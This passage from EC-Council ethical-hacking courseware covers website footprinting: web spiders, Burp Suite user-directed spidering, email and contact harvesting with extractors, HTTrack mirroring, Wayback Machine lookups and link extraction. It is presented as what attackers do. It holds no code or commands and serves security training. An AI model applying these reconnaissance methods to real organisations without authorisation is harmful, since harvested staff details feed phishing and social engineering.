


Figure 2.45: Screenshot showing cookies

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Website Footprinting using Web Spiders

A web spider (also known as web crawler or web robot) is a program or automated script that browses websites in a methodical manner to collect specific information such as employee names and email addresses. Attackers then use the collected information to perform footprinting and social engineering attacks. Web spidering fails if the target website has the robots.txt file in its root directory with a listing of directories to prevent crawling.

Attackers can uncover all the files and web pages on the target website by simply feeding the web spider with a URL. Then, the web spider sends hundreds of requests to the target website and analyzes the HTML code of all the received responses for identifying additional links. If any new links are found, then the spider adds them to the target list and starts spidering and analyzing the newly discovered links. This method helps attackers to not only detect exploitable web-attack surfaces but also to find all the directories, web pages, and files that make up the target website.

User-Directed Spidering

Attackers, in some cases, use a more sophisticated technique for spidering the target website instead of using automated tools. They use standard web browsers to walk through the target website in an attempt to navigate through all the functionalities provided by the web application. While performing this task, the resulting incoming and outgoing traffic of the website is monitored and analyzed by the tools that include features of both a web spider and an intercepting proxy. Further, these tools create a map of the web application consisting of all the URLs visited by the browser. It also analyzes the responses of the application and updates the map with the discovered content and its functionalities. Attackers use tools such as Burp Suite and WebScarab to perform user-directed spidering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web spidering tools such as Web Data Extractor, ParseHub, and SpiderFoot can collect sensitive information from the target website.

- **Web Data Extractor**

  Source: *http://www.webextractor.com*

  Web Data Extractor automatically extracts specific information from web pages. It extracts targeted contact data (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, searches directory creation, performs web research, and so on.

  As shown in the screenshot, attackers use Web Data Extractor to automatically gather critical information such as lists of meta tags, e-mail addresses, and phone and fax numbers from the target website.





Figure 2.46: Screenshot of Web Data Extractor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mirroring Entire Website

Website mirroring is the process of creating a replica or clone of the original website. Users can duplicate websites using mirroring tools such as HTTrack Web Site Copier and NCollector Studio. These tools download a website to a local directory and recursively build all the directories including HTML, images, flash, videos, and other files from the webserver on another computer.

Website mirroring has the following benefits:

- It is helpful for offline site browsing
- It enables an attacker to spend more time in viewing and analyzing the website for vulnerabilities and loopholes
- It helps in finding the directory structure and other valuable information from the mirrored copy without multiple requests to the webserver

Attackers can use this information to perform various web application attacks on the target organization's website.

Website Mirroring Tool: HTTrack Web Site Copier

Source: *http://www.httrack.com*

HTTrack is an offline browser utility. It downloads a website from the Internet to a local directory and recursively builds all the directories including HTML, images, and other files from the web server on another computer.

As shown in the screenshot, attackers use HTTrack to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.47: Screenshot of HTTrack Web Site Copier

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Website Information from https://archive.org

Source: *https://archive.org*

Archive is an Internet Archive Wayback Machine that explores archived versions of websites. Such exploration allows an attacker to gather information on an organization's web pages since its creation. As the website ***https://archive.org*** keeps track of web pages from the time of their creation, an attacker can retrieve even information removed from the target website, such as web pages, audio files, video files, images, text, and software programs. Attackers use this information to perform phishing and other types of web application attacks on the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.48: Screenshot of Archive showing archived versions of microsoft.com





Figure 2.49: Screenshot of Archive showing archived web pages of microsoft.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Website Links

Extracting website links is an important part of website footprinting, where an attacker analyzes a target website to determine its internal and external links. Using the gathered information, an attacker can find out the applications, web technologies, and other related websites that are linked to the target website. Further, dumping the obtained links can reveal important connections and extract URLs of other resources such as JavaScript and CSS files. This information helps attackers to identify vulnerabilities in the target website and find ways to exploit the web application.

Attackers can use various online tools or services such as Octoparse, Netpeak Spider, and Link Extractor to extract linked images, scripts, iframes, URLs, etc., of the target website. Using these tools, an attacker can also extract backlinks to a target website, which can provide important and useful information about the target to perform further exploitation.

- **Octoparse**

  Source: *https://www.octoparse.com*

  Octoparse offers automatic data extraction, as it quickly scrapes web data without coding and turns web pages into structured data. As shown in the screenshot, attackers use Octoparse to capture information from webpages, such as text, links, image URLs, or html code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.50: Screenshot of Octoparse


